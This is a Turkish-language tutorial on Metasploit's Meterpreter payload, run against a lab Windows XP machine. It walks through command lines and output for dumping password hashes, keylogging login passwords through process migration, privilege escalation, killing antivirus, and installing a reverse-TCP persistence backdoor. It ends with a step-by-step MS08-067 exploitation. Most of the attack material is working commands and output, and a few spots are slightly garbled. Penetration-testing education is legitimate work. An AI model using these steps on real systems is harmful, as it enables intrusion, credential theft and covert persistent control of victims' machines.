

## Meterpreter Nedir?

Meterpreter, Metasploit Framework'ü üzerinde bulunan ve kullanımı en yoğun olan payload'lardan biridir.

## Meterpreter Komutları

Metasploit ile hedef sistem exploit edildikten sonra payload çalıştığında komut satırına meterpreter gelir:

```
meterpreter >
```

Bu payload satırı geldiğinde, yani payload uzak sistemde çalıştığında girilebilecek komutlar ve alınabilecek sonuçlar aşağıda verilmiştir:

### a) Shell

Karşı sistemin komut satırını komut satırımıza getirir.

```
meterpreter > shell
Process 416 created.
Channel 1 created.
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>
```

### b) hashdump

Şifre hash'lerini otomatikmen elde etmeye yarar.

```
meterpreter > hashdump
Administrator:500:c310123734e0daca00b435b51404ee:60942c5e63b4d2c104dbbcc15105b470:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
HelpAssistant:1000:5c09f427c7e1a0a6ce26054478b956b9: fecbb72c147c4a5371448abee85c4ec0:::
SUPPORT_388945a0ttings\1002:aad3b435b51404eeaad3b435b51404ee:88a3e65d5ee9ba69994b3d60f0359031:::
```

### c) pwd

Meterpreter payload'unun uzak sistemde yerine geçtiği servisin dizinini verir.

```
meterpreter > pwd
C:\WINDOWS\system32
meterpreter >
```

Sistemi exploit ettiğimizde Meterpreter payload'u uzak sistemdeki bir servisin yerine geçer ve çalışır. Görev yöneticisinde Meterpreter payload'u yerine geçtiği servisin adı şeklinde görünür. Diyelim ki pwd komutunu girdiğimizde Meterpreter payload'unun Internet Explorer servisi yerine geçtiğini gördük. Yani görev yöneticisinde Meterpreter iexplore.exe olarak görünüyor olsun. Bu durumda derhal Meterpreter payload'unu daha sağlam bir servise taşımamız gerekir. Çünkü uzak sistemdeki kurban ne zaman Internet Explorer tarayıcısını kapatırsa o zaman Meterpreter payload'umuzun çalışması sonlanır ve uzak sistemi kaybetmiş oluruz. Meterpreter payload'unu uzun ömürlü bir servise taşımak için öncelikle ps komutu girilir ve sıralanan uzak sistemdeki tüm process'lerden uzun ömürlü olanının pid'si not alınır.

```
meterpreter > ps

Process list
=====
PID  Name                               Arch  Session  User                               Path
---  ---                               ----  -
0    [System Process]
4    System                             x86   0         NT AUTHORITY\SYSTEM               \SystemRoot\System32\smss.exe
732  smss.exe                            x86   0         NT AUTHORITY\SYSTEM               \SystemRoot\System32\smss.exe
780  csrss.exe                            x86   0         NT AUTHORITY\SYSTEM               \SystemRoot\System32\csrss.exe
804  winlogon.exe                         x86   0         NT AUTHORITY\SYSTEM               \SystemRoot\System32\winlogon.exe
848  services.exe                        x86   0         NT AUTHORITY\SYSTEM               C:\WINDOWS\system32\services.exe
860  lsass.exe                            x86   0         NT AUTHORITY\SYSTEM               C:\WINDOWS\system32\lsass.exe
1028 vmacthlp.exe                         x86   0         NT AUTHORITY\SYSTEM               C:\Program Files\VMware\VMware Tools\vmacthlp.exe
1040 svchost.exe                          x86   0         NT AUTHORITY\SYSTEM               C:\WINDOWS\system32\svchost.exe
1124 svchost.exe                          x86   0         NT AUTHORITY\NETWORK SERVICE     C:\WINDOWS\system32\svchost.exe
1368 svchost.exe                          x86   0         NT AUTHORITY\SYSTEM               C:\WINDOWS\system32\svchost.exe
1412 svchost.exe                          x86   0         NT AUTHORITY\NETWORK SERVICE     C:\WINDOWS\system32\svchost.exe
1472 svchost.exe                          x86   0         NT AUTHORITY\LOCAL SERVICE        C:\WINDOWS\system32\svchost.exe
1844 spoolsv.exe                          x86   0         NT AUTHORITY\SYSTEM               C:\WINDOWS\system32\spoolsv.exe
236  tlntsvr.exe                          x86   0         NT AUTHORITY\SYSTEM               C:\WINDOWS\system32\tlntsvr.exe
508  vmtoolsd.exe                        x86   0         NT AUTHORITY\SYSTEM               C:\Program Files\VMware\VMware Tools\vmtoolsd.exe
588  VMUpgradeHelper.exe                 x86   0         NT AUTHORITY\SYSTEM               C:\Program Files\VMware\VMware Tools\VMUpgradeHelper.exe
688  TPAutoConnSvc.exe                   x86   0         NT AUTHORITY\SYSTEM               C:\Program Files\VMware\VMware Tools\TPAutoConnSvc.exe
1620 alg.exe                            x86   0         NT AUTHORITY\LOCAL SERVICE        C:\WINDOWS\system32\alg.exe
1708 explorer.exe                       x86   0         3NCRYPTO-4D388A\Administrator    C:\WINDOWS\Explorer.EXE
1980 wscntfy.exe                          x86   0         3NCRYPTO-4D388A\Administrator    C:\WINDOWS\system32\wscntfy.exe
212  VMwareTray.exe                      x86   0         3NCRYPTO-4D388A\Administrator    C:\Program Files\VMware\VMware Tools\VMwareTray.exe
244  VMwareUser.exe                      x86   0         3NCRYPTO-4D388A\Administrator    C:\Program Files\VMware\VMware Tools\VMwareUser.exe
348  svced.exe                            x86   0         3NCRYPTO-4D388A\Administrator    C:\WINDOWS\system32\svced.exe
480  wscript.exe                          x86   0         3NCRYPTO-4D388A\Administrator    C:\WINDOWS\System32\Wscript.exe
```

Mesela svchost.exe ya da masaüstü grafiklerini çalıştıran explorer.exe seçilebilir.


Diyelim ki explorer.exe seçildi (pid = 1709). Ardından migrate 1709 ile

Meterpreter bilgisayar kapanana kadar açık duracak olan explorer.exe'ye taşınmış olur.

```
meterpreter > getpid
Current pid: 1368
meterpreter > migrate 1708
[*] Migrating to 1708...
[*] Migration completed successfully.
meterpreter >
```

#### d) screenshot


screenshot komutu kullanılır kullanılmaz exploit edilen sistemden ekran görüntüsü alınır ve bizim sistemimizdeki /home/root dizinine kaydedilir. Aşağıda screenshot komutu ile alınmış resmi ve onun aşağısında komutun kullanılmasını görmekteyiz.



Screenshot almak komut satırından bilgi almaktan bazen daha elverişli olabilir. Mesela uzak sistemin kullandığı antivirüsü öğrenebiliriz.

#### e) vnc

run vnc komutu ile ekranımızda vnc penceresi açılır. Bu pencere uzak sistemin masaüstünü görüntülemektedir. Bu pencereden yapacağımız fare hareketleri, tıklama hareketleri, dosya oluşturmalar vs... birebir olarak uzak sistemde meydana gelir. (NOT: Bu komut Downloads/kali-1.0.4-amdx64.iso'da çalıştı)



#### f) keylogger (Capturing Keystrokes)

Hedef sistemde keylogger başlatır. Yani hedef sistemde kurbanın bastığı tuşları Meterpreter ile görebiliriz. Eğer sadece Internet Explorer tarayıcısında tuşlanan karakterleri sniff'lemek istersek bu durumda Meterpreter payload'unu iexplorer.exe servisine migrate etmemiz gerekir. Eğer kurban sistem oturumunu açarkenki tuşladığı şifreyi sniff'lemek istersek o zaman Meterpreter payload'unu

winlogon.exe servisine migrate etmemiz gerekir. Eğer sistemin her noktasında tuşlanan karakterleri görmek istersek o zaman Meterpreter payload'unu explorer.exe servisine migrate etmemiz gerekir. Tuşlanan karakterler Kali'nin /root/.msf4/logs/script/keylogger/ dizindeki oluşturulacak text dosyasına sniffing işlemi sonlandırıldığında kaydedilecektir.

Keylogger işlemine başlamak için diyelim ki explorer.exe'ye payload'umuzu taşımak istedik. Bu durumda öncelikle hedef sistemdeki process'leri ve pid'lerini meterpreter üzerinden ps komutu ile sıralayalım ki explorer.exe'nin pid'sini öğrenebileyim. explorer.exe'nin pid'sinin varsayalım ki 1708 olduğunu öğrendik. Bunun üzerine aşağıdaki resmin sol kısmındaki gibi migrate 1708 denerek meterpreter payload'unu 1708 nolu pid'ye sahip olan explorer.exe'ye migrate etmiş oluruz. Migrate işlemi sonrası run keylogger komutu ile sniffing işlemi sol resimden de görülebileceği gibi başlatılır. Sniffing işlemi CTRL+C ile sonlandırıldıktan sonra resmin sağ tarafındaki gibi sniff'lenen verinin kaydedildiği dosya cat komutunu ile okunabilir ve kritik veriler elde edilebilir.

```
meterpreter > getpid
Current pid: 1368
meterpreter > migrate 1708
[*] Migrating to 1708...
[*] Migration completed successfully.
meterpreter > run keylogger
[*] Starting the keystroke sniffer...
[*] Keystrokes being saved in to /root/.msf4/logs/script/keylogger/192.168.204.145_20111111.0601.txt
[*] Recording
^C[*] Saving last few keystrokes

[*] Interrupt
[*] Stopping keystroke sniffer...
```

```
root@bt: ~
File Edit View Terminal Help
root@bt:~# cat /root/.msf4/logs/scripts/keylogger/192.168.204.145_20111111.0601.txt
<LWin> rcmd <Return> telnet <End> <Prior> <Down> <Delete> <NumLock> <N1>
<N9> <N2> <Decimal> <N1> <N6> <N8> <Decimal> <N1> <Decimal> <N1> <N4>
<Return> msfadmin <Return> msfadmin <Return> ifconfig <Return>
root@bt:~#
```

#### **g) getsystem (Privilege Escalation)**

Meterpreter'i farklı farklı process'lere migrate ederek sistem üzerindeki yetkimizi değiştirebiliriz. Aşağıdaki resimde *getuid* komutu ile yerine geçilen process'in sistem üzerindeki yetkisi öğrenilir. İkinci satırda sistemdeki yetkimizin SYSTEM olduğu görülür.

```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > migrate 636
[*] Migrating to 636...
[*] Migration completed successfully.
meterpreter > getuid
Server username: 3NCRYPT0-4D388A\Administrator
meterpreter > getsystem -h
Usage: getsystem [options]

Attempt to elevate your privilege to that of local system.

OPTIONS:

-h          Help Banner.
-t <opt>   The technique to use. (Default to '0').
           0 : All techniques available
           1 : Service - Named Pipe Impersonation (In Memory/Admin)
           2 : Service - Named Pipe Impersonation (Dropper/Admin)
           3 : Service - Token Duplication (In Memory/Admin)
           4 : Exploit - KiTrap0D (In Memory/User)

meterpreter > getsystem
..got system (via technique 1).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

Ardından migrate işlemi sonrası tekrar *getuid* kullanıldığında yetkinin ADMINISTRATOR'a düştüğü görülür. Daha sonra ise *getsystem* komutu ile privilege escalation yapılarak tekrar SYSTEM yetkisine ulaşılır. Zira SYSTEM'a ulaşıp ulaşmadığımızı yukarıdaki resimde girilen son komut olan *getuid* komutu ile tekrar öğrenebiliriz.

#### **h) steal\_token (Privilege Escalation)**

Privilege Escalation konusunda bir diğer yöntem uzak sistemdeki belirli bir process'ten token çalarak bir account'u taklit etmeye dayanır. Bunun için incognito (Tebdil-i Kıyafet) uzantısını Meterpreter'a dahil etmemiz gerekir.

```
meterpreter > use incognito
Loading extension incognito...success.
```

Privilege Escalation farkını gözlemlemek adına aşağıdaki resimde ilk önce var olan yetki düzeyi *getuid* komutu ile öğrenilir: SYSTEM. Daha sonra *steal\_token 456* komutu ile privilege escalation yapılır. Bazen bu komut hata verebilir, fakat arkaplanda işlem başarılı bir şekilde çalışır.

```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > steal_token 456
[-] stdapi_sys_config_steal_token: Operation failed: Access is denied.
meterpreter > getuid
Server username: 3NCRYPT0-4D388A\Administrator
meterpreter >
```

**i) checkvm (Getting Information From Remote Host)**

*checkvm* komutu uzak sistemin virtual machine’ mi yoksa reel bir makine mi olup olmadığını saptamamızı sağlar. Aşağıdaki resimde ilk olarak run komutu ile nelerin çalıştırılabileceğine bakılmıştır, ardından sıralanan liste içerisindeki *checkvm* run *checkvm* komutu ile kullanılmıştır.

```
meterpreter > run
Display all 121 possibilities? (y or n)
run arp_scanner
run autoroute
run checkvm
run credcollect
run domain_list_gen
run dumplinks
run duplicate
run enum_chrome
run enum_firefox
run enum_logged_on_users
run enum_powershell_env
run enum_putty
run enum_shares
run enum_vmware
run event_manager
run file_collector
run get_application_list
run get_env
run get_filezilla_creds
run get_local_subnets
run get_pidgin_creds
run get_valid_community
run getcountermeasure
--More--
.....SNIPPED.....
--More--
run webcam
run win32-sshclient
run win32-sshserver
run winbf
run winenum
run wmic
meterpreter > run checkvm
[*] Checking if target is a Virtual Machine ...
[*] This is a VMware Virtual Machine
```

Yukarıdaki resmin en altında görebileceğiniz üzere uzak sistemin VMware virtual machine olduğu anlaşılmıştır. Aşağıdaki resimde ise uzak sistemin reel bir makine olduğunu görmekteyiz.

```
meterpreter > run checkvm
[*] Checking if target is a Virtual Machine ....
[*] It appears to be physical host.
```

#### j) winenum (Getting Information From Remote Host)

winenum komutu ile uzak sistemin her türlü ps bilgisini, environment variable'larını, kullanıcı hesaplarını ve gruplarını, network interface'lerini, route tablosunu ve arp entry'lerini edinebiliriz.

Aşağıdaki resimin solunda önce `run win` yazılıp TAB tuşuna basılarak win ile başlayan komutlar listelenmiştir. Ardından `run winenum` komutu ENTER'lanarak uzak sistemden bilgi toplama süreci başlatılmıştır. Resmin sağ tarafında ise toplanan bilgilerin ayrı ayrı dosyalandığı dizin içeriği ls komutu ile sıralanmıştır. Daha sonra ise içlerinden uzak sistemin network interface'iyile alakalı veri içeren txt dosyası cat komutu ile ekrana yansıtılmıştır. Böylece karşı sistemin host'larının yerel IP'lerini öğrenmiş oluruz.

```
meterpreter > run win
run win32-sshclient run winbf
run win32-sshsrv run winenum
meterpreter > run winenum
[*] Running Windows Local Enumeration Meterpreter
[*] New session on 192.168.204.145:4444...
[*] Saving general report to /root/.msf4/logs
[*] Output of each individual command is saved
[*] Checking if 3NCRYPT0-4D388A is a Virtual Machine
[*] UAC is Disabled
[*] Running Command List ...
[*] running command netstat -nao
[*] running command net view
[*] running command route print
[*] running command ipconfig /displaydns
[*] running command net accounts
[*] running command netstat -vb
[*] running command ipconfig /all
[*] running command arp -a
[*] running command cmd.exe /c set
[*] running command netstat -ns
.... SNIPPED .....
```

```
root@bt: ~
File Edit View Terminal Help
root@bt:~# ls /root/.msf4/logs/scripts/winenum/3NCRYPT0-4D388A_20111110.2214/
3NCRYPT0-4D388A_20111110.2214.txt net_session.txt
arp_a.txt net_share.txt
cmd_exe_c_set.txt netsh firewall show_config.txt
gpresult_SCOPE_COMPUTER_Z.txt netstat_nao.txt
gpresult_SCOPE_USER_Z.txt netstat_ns.txt
hashdump.txt netstat_vb.txt
ipconfig_all.txt net_user.txt
ipconfig_displaydns.txt net_view_domain.txt
net_accounts.txt net_view.txt
net_group_administrators.txt programs_list.csv
net_group.txt route_print.txt
net_localgroup_administrators.txt tasklist_svc.txt
net_localgroup.txt tokens.txt
root@bt:~# cat /root/.msf4/logs/scripts/winenum/3NCRYPT0-4D388A_20111110.2214/arp_a.txt
Interface: 192.168.204.145 --- 0x2
Internet Address Physical Address Type
192.168.204.2 00-50-56-e5-2f-f9 dynamic
192.168.204.151 00-0c-29-c2-c4-07 dynamic

Interface: 192.168.1.3 --- 0x10004
Internet Address Physical Address Type
192.168.1.14 00-0c-29-db-76-92 dynamic
root@bt:~#
```



## k) scraper

Network paylaşımları, password hash'leri, registry hive'ları dahil olmak üzere karşı sistemden arzulanan tüm herşey scraper komutu ile toplanabilir (harvest'lanabilir). Karşı sistemden alınıp bizim sistemimizde depolanan tüm bu bilgiler /root/.msf4/logs/scripts/scraper dizininde dosyalanır. Komut şöyle çalışır:

```
meterpreter > run scraper
[*] New session on 192.168.204.145:4444...
[*] Gathering basic system information...
[*] Dumping password hashes...
[*] Obtaining the entire registry...
[*] Exporting HKCU
[*] Downloading HKCU (C:\WINDOWS\TEMP\ppAerhV0.reg)
[*] Cleaning HKCU
```

Toplanan bilgilerin dosyalandığı dizinin içeriği aşağıda yazdırılmıştır.

```
root@bt:~# cat /root/.msf4/logs/scripts/scraper/192.168.204.145_20111111.4519948
56/
env.txt          HKCU.reg        network.txt     systeminfo.txt
group.txt        localgroup.txt  services.txt    system.txt
hashes.txt       nethood.txt     shares.txt      users.txt
```

## l) killav

Sızma işlemi sırasında en büyük sorun uzak sistemdeki Antivirus yazılımıdır. killav script'i ile uzak sistemdeki Antivirus process'ini durdurabilir ve sonlandırabiliriz. Ancak killav script'i Antivirus'ten kaçış için kesin çözüm değildir. Yine de deneme maksadıyla kullanılabilir ve eğer başarılı olunursa sızmanın şiddetini artırma sırasında çıkabilecek sıkıntılardan bizi kurtarabilir.

```
meterpreter > run killav
[*] Killing Antivirus services on the target...
[*] Killing off cmd.exe...
[*] Killing off cmd.exe...
```

Yukarıdaki resimde çalıştırılan killav script'i hiçbir antivirus yazılımı bulamamıştır. Eğer uzak sistemde bir Antivirus yazılımı olsaydı birçok eşleşen process sıralanırdı ve sonra bu process'ler öldürülmeye çalışılırdı.

### m) persistence

persistence script'i uzak sistemde kalıcı olmamızı sağlar. Yani uzak sistem kendini kapatsa bile sonradan açtığında otomatik olarak Meterpreter payload'unu başlatmaya yarar.

```
C:\meterpreter > run persistence -X -i 30 -p 4444 -r 192.168.204.151
[*] Running Persistence Script
[*] Resource file for cleanup created at /root/.msf4/logs/persistence/3NCRYPT0-4D388A_20111110.5607/3NCRYPT0-4D388A_20111110.5607.rc
[*] Creating Payload=windows/meterpreter/reverse_tcp LHOST=192.168.204.151 LPORT=4444
[*] Persistent agent script is 609675 bytes long
[*] Persistent script written to C:\WINDOWS\TEMP\tüvnlup0xqsu.vbs
[*] Executing script C:\WINDOWS\TEMP\tüvnlup0xqsu.vbs
[*] Agent executed with PID 1344
[*] Installing into autorun as HKLM\Software\Microsoft\Windows\CurrentVersion\Run\XApmjnHSTGy
[*] Installed into autorun as HKLM\Software\Microsoft\Windows\CurrentVersion\Run\XApmjnHSTGy
meterpreter >
```

Yukarıdaki resimde *run persistence* komutu ile XP makinesine Meterpreter oturumunu otomatik başlattırarak script'i yüklemiş olduk. Komutun parametrelerine gelecek olursak -X parametresi sistem reboot edildiğinde dahi Meterpreter'ı başlat emrini verir. -i parametresi uzak sisteme yüklediğimiz script'in tetiklenmesi için gereken zaman aralığını, -p parametresi Meterpreter session'ınını yönetecek olan host'un, yani bizim makinemizin port numarasını, -r ise yine bizim makinemizin IP numarasını argüman olarak alır.

### n) getcountermeasure

Antivirüs, Firewall gibi güvenlik programlarını devre dışı bırakmak için killav gibi bir script'tir.

```
meterpreter > run getcountermeasure
[*] Running Getcountermeasure on the target...
[*] Checking for countermeasures...
[*] Possible countermeasure found cmdagent.exe
[*] Possible countermeasure found sched.exe
[*] Possible countermeasure found avgnt.exe
[*] Possible countermeasure found avgnt.exe C:\Program Files (x86)\Avira
IVir Desktop\avgnt.exe
[*] Possible countermeasure found cfp.exe C:\Program Files\COMODO\COMODO
ernet Security\cfp.exe
[*] Getting Windows Built in Firewall configuration...
[*]
[*] Etki Alanı profil yapilandirmas:
[*]
[*] Gölgeleme modu = Devre Dışı Bırak
[*] Özel durum modu = Etkinleştire
[*]
[*] Standard profil yapilandirmas (geçerli):
[*]
[*] Gölgeleme modu = Etkinleştire
[*] Özel durum modu = Etkinleştire
[*]
[*] ÖNERİLE: Komut başarıyla yürütüldü.
```

### o) getgui

Hedef sistem üzerinde RDP (Remote Desktop Protocol) servisinin portunu etkinleştirmek için kullanılır.

```
meterpreter > run getgui -e
[*] Windows Remote Desktop Configuration Meterpreter Script by Darkoperator
[*] Carlos Perez carlos.perez@darkoperator.com
[*] Enabling Remote Desktop
[*] RDP is disabled; enabling it...
[*] Setting Terminal Services service startup mode
[*] The Terminal Services service is not set to auto, changing it to auto...
[*] Opening port in local firewall if necessary
```

### p) gettelnet

Hedef üzerinde telnet servisini aktifleştirmek için kullanılır.

```
meterpreter > run gettelnet -e
[*] Windows Telnet Server Enabler Meterpreter Script
Checking if Telnet Service is Installed
[*] Checking if Telnet is installed...
[*] Telnet Service installed on target.
[*] Setting Telnet Server Services service startup mode
[*] The Telnet Server Services service is not set to auto, changing it to auto...
[*] Opening port in local firewall if necessary
```

### q) Screenspy

Uzaktaki hedef makinadan ekran görüntüsü almak için kullanılır.

```
meterpreter > run screenspy -t 2
[*] New session on 192.168.115.1:50439...
[*] explorer.exe Process found, migrating into 2332
[*] Migration Successful!!
[*] Running in local mode => Linux
[*] Opening Interactive view...
```

## Diğer Komutlar

- 
- run get\_application\_list** : Yüklü uygulamaların listesini almak için kullanılır.
- run metsvc** : Kalıcı arka kapı bırakmak için kullanılır.
- run Hostedit** : Windows üzerindeki host dosyasını düzenlemek için kullanılır.
- run Get local subnets** : Hedefin yerel ağ maskesini almak için kullanılır.
-

Bu komutların dahasını bir sistemi exploit ettikten sonra komut satırına gelen meterpreter sonrası help komutunu yazarak öğrenebilirsin.

```
meterpreter > help
```

Veyahut Tez Raporu/Literatür Taraması/İncelenmiş Makaleler/BGA/Pentest ve Metasploit.pdf dökümanının 196-208 sayfalarından öğrenebilirsin.

Kaynak: <https://www.exploit-db.com/docs/18229.pdf>

Kaynak: <http://www.unluagyol.com/2013/02/yeni-baslayanlar-icin-meterpreter.html>

## Hedef Sisteme Sızma ve Meterpreter Kullanma

Gereksinimler

Eski Kali (kali-linux-1.0.4-amd64.iso)

Windows XP (Dandik)

Kali'deki Metasploit Framework'ünü kullanarak Windows XP (Dandik) sistemine sızalım ve meterpreter payload'unu pratikte gözlemleyelim. Öncelikle Windows XP (Dandik) sisteminin IP'sini ipconfig yazarak öğrenelim: 192.168.2.7 Bu IP adresini nmap ile taratmak için kullanacağız. Böylece hedef sistemin açık servislerinden işimize yarayanı seçip Windows XP (Dandik) 'te ilgili exploit'i kullanacağız.

```
> nmap 192.168.2.7 // WinXP'nin IP'si Taranıyor.
```

Output:

PORT	STATE	SERVICE
...	...	...
445/tcp	open	Microsoft-ds
...	...	...

445 nolu portta Microsoft dosya paylaşım servisinin çalıştığı öğrenilir. Windows XP (Dandik) 'te bu servis kurulu olduğu versiyonu gereği açığa sahiptir. Bu nedenle Metasploit Framework'ünde bu servisin açığını kullanan *ms08\_067\_netapi* exploit'ini kullanabiliriz.

Şimdi metasploit'i başlatalım:

```
> msfconsole
```

Ardından belirlediğimiz exploit'i seçelim ve set edilecek parametreleri set edelim.

```
msf > use exploit/windows/smb/ms08_067_netapi  
msf exploit(ms08_067_netapi) > set RHOST 192.168.2.7  
msf exploit(ms08_067_netapi) > set LHOST 192.168.2.3
```

Şimdi Meterpreter payload'unu exploit'in sırtına yükleyelim.

```
msf exploit(ms08_067_netapi)> set PAYLOAD windows/meterpreter/bind_tcp
```

Output:

```
Payload => windows/meterpreter/bind_tcp
```

Ardından exploit'i çalıştıralım.

```
msf > exploit
```

Böylelikle meterpreter payload'u komut satırımıza gelecektir.

```
meterpreter > ...
```

Bu noktadan sonra artık meterpreter komutları girilerek birçok efektif şey dökümanın başında anlatıldığı gibi yapılabilir.

Kaynak: <https://www.exploit-db.com/docs/18229.pdf>